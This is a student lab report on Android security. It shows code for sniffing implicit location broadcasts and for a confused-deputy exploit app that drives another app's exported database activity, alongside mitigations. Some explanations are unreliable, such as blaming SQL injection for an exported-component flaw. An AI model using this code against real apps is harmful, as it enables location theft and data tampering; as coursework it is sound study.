

DD2525 – Lab Assignment 3



Android Security

Emmanouil Dimosthenis Vasilakis - edvas@kth.se

Akkogiounoglou Georgios - gakk@kth.se

3.1 Intent Sniffing

1. Describe how the broadcast system works, and the use cases of implicit broadcasts.

In android Broadcasts are an effective way for apps to send and receive messages when particular events occur, allowing different components of an app or even different apps to communicate with each other. There are two types of broadcasts explicit and implicit.

Explicit broadcasts are targeted at a specific android package, while implicit broadcasts are sent on systems and not specific components. Implicit broadcasts are especially useful when an app needs to notify multiple applications or components about a specific event or change in the system. For instance, when a system boots up or a device starts charging. The changes in Android O are the most important ones[1][3].

In Android Oreo 8.0 (API level 26), Google introduced some limitations to implicit broadcasts to improve system performance and battery life. The primary limitations of implicit broadcasts since Android Oreo are:

Background Execution Limits: To save battery life, Android Oreo imposes restrictions on what apps can do while running in the background. As a result, many implicit broadcasts are no longer delivered to apps that are in the background or not running.

Manifest-declared receivers: Implicit broadcasts can no longer be registered in the AndroidManifest.xml file. Instead, apps need to register them dynamically.

in Android Pie 9.0 (API level 28), less information received on Wi-Fi system broadcast and `Network_State_Changed_Action`.^[2]

Use cases of implicit broadcasts include:

- System events: Many system events are sent as implicit broadcasts, allowing apps to react to changes in the device's state.
- Custom app events: Apps can send custom implicit broadcasts to notify components within the same app or other apps about specific events or state changes.
- Application interoperability: Implicit broadcasts enable apps to communicate with each other by sending and receiving events.

2. Explain your code and how you can get these broadcast intents.

The Location App is sending a broadcast intent with `sendBroadcast()`. The system delivers the Intent to all interested BroadcastReceivers.


```
@Override
public void onLocationChanged(Location _location)
{
    // On location update, send a broadcast intent with the location data
    locationAppIntent.putExtra( name: "Location", _location);
    weatherIntent.putExtra( name: "Location", _location);

    // Send intra-app broadcast to MainActivity
    sendBroadcast(locationAppIntent);

    // Send inter-app broadcast to WeatherApp
    sendBroadcast(weatherIntent);
}
```

In intent Sniffing app:

MyLocationReceiver.java



```
1 package tcs.lbs.intentsniffer;
2
3 import ...
4
5
6
7
8
9 public class MyLocationReceiver extends BroadcastReceiver {
10     private TextView LatitudeTextView;
11     private TextView LongitudeTextView;
12
13     public MyLocationReceiver(TextView latitudeTextView, TextView longitudeTextView) {
14         this.LatitudeTextView = latitudeTextView;
15         this.LongitudeTextView = longitudeTextView;
16     }
17
18     @Override
19     public void onReceive(Context context, Intent intent) {
20         Location location = intent.getParcelableExtra( name: "Location");
21         if (location != null) {
22             LatitudeTextView.setText(String.valueOf(location.getLatitude()));
23             LongitudeTextView.setText(String.valueOf(location.getLongitude()));
24         }
25     }
26 }
27
```

Initially, we have created a custom class, 'MyLocationReceiver' which extends 'BroadcastReceiver' which is the base class with the receiving intents functionality from 'sendBroadcast()' method. Then, we Override the 'onReceive(Context var1, Intent var2)' method, in order to retrieve the Location from the intent's extras and if the location is valid, we update the values of Longitude and Latitude.

We also created the MyLocationReceiver constructor which takes a latitudeView and a longitudeView.


MainActivity.java

```
9  public class MainActivity extends AppCompatActivity {
10      TextView LatitudeTextView, LongitudeTextView;
11      static final String RECEIVER_ACTION = "tcs.lbs.locationapp.MainActivityReceiver";
12      // static final String RECEIVER_ACTION = "tcs.lbs.weather_app.WeatherBroadcastReceiver";
13
14
15      private MyLocationReceiver locationReceiver;
16
17      @Override
18      protected void onCreate(Bundle savedInstanceState) {
19          super.onCreate(savedInstanceState);
20          setContentView(R.layout.activity_main);
21
22          LatitudeTextView = findViewById(R.id.LatitudeTextView);
23          LongitudeTextView = findViewById(R.id.LongitudeTextView);
24
25          locationReceiver = new MyLocationReceiver(LatitudeTextView, LongitudeTextView);
26      }
27
28      @Override
29      protected void onResume() {
30          super.onResume();
31          IntentFilter filter = new IntentFilter();
32          filter.addAction(RECEIVER_ACTION);
33          registerReceiver(locationReceiver, filter);
34      }
35
36      @Override
37      protected void onPause() {
38          super.onPause();
39          unregisterReceiver(locationReceiver);
40      }
41  }
```

First of all, we set 2 strings, one for the inter app sniffing and one for the intra app sniffing. The inter app corresponds to the weather app and the intra app to the location app. In `onCreate()`, we initialize the `LatitudeTextView` and `LongitudeTextView` and create a new `LocationReceiver`, passing the `TextView` objects to the `LocationReceiver`'s constructor.

In `'onResume()'`, we create an `IntentFilter` and add an action to it. This action is a `String` that specifies the type of intents. Then register the receiver with `'registerReceiver()'`, passing the `LocationReceiver` and the filter. This means that whenever an intent with the action `"tcs.lbs.locationapp.MainActivityReceiver"` for the intra app or the `"tcs.lbs.weather_app.WeatherBroadcastReceiver"` for the inter app is broadcast, our `LocationReceiver`'s `'onReceive()'` method will be called and we will sniff the location.

In `'onPause()'`, we unregister the receiver with `'unregisterReceiver()'`, passing the `LocationReceiver`. This means that our `LocationReceiver` will no longer receive intents.



3. Propose and discuss at least two solutions to overcome intra-app broadcast sniffing.

Intra-app broadcast sniffing occurs when one component of an application is able to listen to broadcasts intended for another part of the app. This can lead to sensitive information being leaked and in our case the location from the location app.

-Explicit Broadcasts: In order to prevent intra-app broadcast sniffing we can send explicit broadcasts rather than implicit ones. An explicit broadcast is targeted at a specific component, while an implicit broadcast is sent system-wide and can be picked up by any component that has an `IntentFilter` matching the broadcast's action. By using explicit broadcasts, you ensure that only the intended recipient can receive the broadcast. You can create an explicit broadcast by setting the package in the Intent:

```
Intent intent = new Intent();  
intent.setPackage("tcs.lbs.locationapp");
```

-Securing Broadcasts with Permissions: You can also secure your broadcasts by using permissions. This requires the receiver to have a specific permission in order to receive the broadcast[5]. For example:

We can use an intent filter in receiver tag in manifest like this:

```
<receiver
  android:name="Your receiver"
  android:enabled="true"
  android:exported="false" >
  <intent-filter>
    <action android:name="action"/>
    <category android:name="category" />
  </intent-filter>
</receiver>
```

and we can send it like this:

```
Intent intent = new Intent();
intent.setAction("use same action in receiver");
intent.addcategory("use same category in receiver");
context.sendBroadcast(intent);
```

4. But you can also sniff inter-app broadcasts. Can you explain why?

In Android, inter-app broadcasts are system-wide broadcasts that are sent out to the entire system, not just within a single application. Any application that has a registered BroadcastReceiver for the intended action of the broadcast can receive and handle that broadcast. This is a powerful feature, as it allows apps to respond to system-wide events or communicate with other apps.

However, this also means that any app can potentially listen for any broadcast and sniff private data. If a malicious app registers a BroadcastReceiver for the same actions as our app, it can potentially sniff the data.

Also, it's worth noting that as of Android 8.0 (API level 26), most implicit broadcasts (broadcasts that don't target a specific app) are no longer delivered to BroadcastReceiver components. Android 9.0 (API level 28) still allows apps to send and receive broadcasts explicitly between one another using explicit BroadcastReceiver components, but most implicit broadcasts are no longer delivered due to performance considerations.

To protect sensitive data, it's recommended to use an explicit broadcast if you need to communicate between different components or apps. Explicit broadcasts are only delivered to the app they are targeting, and not sent system-wide.

5. What is your solution for inter-app broadcast sniffing?? Propose and discuss at least two.

-Inter-app broadcast sniffing is a considerable threat to the privacy and security of data in Android apps. Fortunately, there are ways to mitigate these risks:

Same solutions apply to inter-app broadcast sniffing. We can use explicit broadcasts and use strict permissions. Additionally, we can generally avoid broadcasting sensitive data with broadcast receivers and instead use a more secure way which will potentially be encrypted.

6. Implement at least one of the solutions for each case and verify that the exploits no longer work.

Both of them can be fixed when explicitly sending the broadcast to the correct receiving app. We used the `setPackage()` method to do so like below:

```
@Override
public void onLocationChanged(Location _location)
{
    // On location update, send a broadcast intent with the location data
    locationAppIntent.putExtra( name: "Location", _location);
    weatherIntent.putExtra( name: "Location", _location);

    //fix for intra-app broadcast to MainActivity
    // locationAppIntent.setPackage("tcs.lbs.locationapp");

    // Send intra-app broadcast to MainActivity
    sendBroadcast(locationAppIntent);

    //fix for inter-app broadcast to WeatherApp
    weatherIntent.setPackage("tcs.lbs.weather_app");

    // Send inter-app broadcast to WeatherApp
    sendBroadcast(weatherIntent);
}
```

3.2 Confused Deputy Attacks

1. Describe the functionality of DatabaseActivity, specifically explain how it modifies the database.

The DatabaseActivity manages the SQL database used by the Notes app. It allows the user to create, edit, and delete notes by performing different operations on the database. When the MainActivity calls the DatabaseActivity with an intent which contains an action name, the DatabaseActivity performs this action.

DataBaseActivity.java:

```
1 package tcs.lbs.notes;
2
3 import androidx.appcompat.app.AppCompatActivity;
4
5 import android.content.Intent;
6 import android.os.Bundle;
7
8 import java.util.ArrayList;
9
10
11 // This activity does not have a GUI and only works as a helper to update the database
12 public class DataBaseActivity extends AppCompatActivity
13 {
14     public static final String ACTION_NAME = "ACTION_NAME";
15
16     public static final String ACTION_GetItemText = "GET_ITEM_TEXT";
17     public static final String ACTION_DeleteItem = "DELETE_ITEM";
18     public static final String ACTION_SaveItem = "SAVE_ITEM";
19     public static final String ACTION_GetAllItems = "GET_ALL_ITEMS";
20
21
22     public static final String ITEM_TEXT = "ITEM_TEXT";
23     public static final String ALL_ITEMS = "ALL_ITEMS";
24     public static final String NEW_ID = "NEW_ID";
25     public static final String NOTE_ID = "NOTE_ID";
26     public static final String NOTE_TEXT = "NOTE_TEXT";
27
28     private DataBaseHelper dataBaseHelper;
29
30     @Override
31     protected void onCreate(Bundle savedInstanceState)
32     {
33         super.onCreate(savedInstanceState);
```


Then we Implement the reading a text from 'editText' and add it to the database of notes app:

```
public void addClicked(android.view.View view)
{
    editText = findViewById(R.id.add_editText);

    // Create a new Intent
    Intent createIntent = new Intent();

    // Setting the class name to tcs.lbs.notes.DataBaseActivity
    createIntent.setClassName("tcs.lbs.notes", "tcs.lbs.notes.DataBaseActivity");

    // Setting the action to tcs.lbs.notes.DataBaseManager
    createIntent.setAction("tcs.lbs.notes.DataBaseManager");

    // Adding the data to the Intent
    createIntent.putExtra("ACTION_NAME", "SAVE_ITEM");
    createIntent.putExtra("NOTE_TEXT", editText.getText().toString());
    createIntent.putExtra("NOTE_ID", "NEW_ID");

    // Starting the activity
    startActivity(createIntent);

    // Toast.makeText(this, "Not Implemented Yet!!", Toast.LENGTH_SHORT).show();
    // TODO Implement functionality to read a text from 'editText' and add it to the database of notes app
}
```


We implemented the NotesExploit app to demonstrate a Confused Deputy Attack. A confused deputy attack occurs when a benign but privileged program is tricked into misusing its authority on the system. In our case, the NotesExploit app tricks the Notes app into modifying its own database.


We made sure to understand what Intents are, particularly Explicit Intents. Additionally, we familiarize ourselves with how the Notes app works, especially the DatabaseActivity.

The NotesExploit app has three methods in its **MainActivity**: **addClicked**, **removeClicked**, and **showClicked**. These are button event handlers that correspond to buttons in the NotesExploit app's UI. The addClicked and removeClicked methods send an Intent to the Notes app to trick it into adding or removing an item from its database. The **showClicked** method tricks the Notes app into sending back the text of a note.


In our implementation, the **addClicked** method creates an Intent to save a new note with text from an EditText view. The **removeClicked** method creates an Intent to delete a note with a specified ID from an EditText view. The **showClicked** method creates an Intent to retrieve the text of a note with a specified ID from an EditText view. The **onActivityResult** method is called when the **showClicked** method receives a result from the started activity. It creates a **Toast** to display the text of the note retrieved by the **showClicked** method.

As you can see:





showClicked:



2. What is the root cause of the issue? Why can you modify the database content?

The app doesn't validate user input before using it in the SQL query, and that makes it vulnerable to SQL injection attacks.

3. There are several ways to fix this issue, propose at least two solutions for it.
4. Explain your solutions, specifically describe the pros and cons of each approach.
5. Implement at least one of the solutions and verify that the exploits no longer work.

The simplest solution is by updating the AndroidManifest.xml file of Notes app. By setting the `android:exported` attribute to false, the database is not exported and is not accessible to other apps. This means that other apps cannot interact with the database and access its data.

```
<activity
    android:name=".DataBaseActivity"
    android:theme="@android:style/Theme.NoDisplay"
    android:exported="false">
    <intent-filter>
        <action android:name="tcs.lbs.notes.DataBaseManager"/>
    </intent-filter>
</activity>
```

`android:exported="false"`.

Another possible approach is to extract the sender UID from the intent and utilize it to create a list of trusted senders, thereby filtering out any unreliable sources and reducing the risk of malicious intent.

3.3 Leaky Content Provider

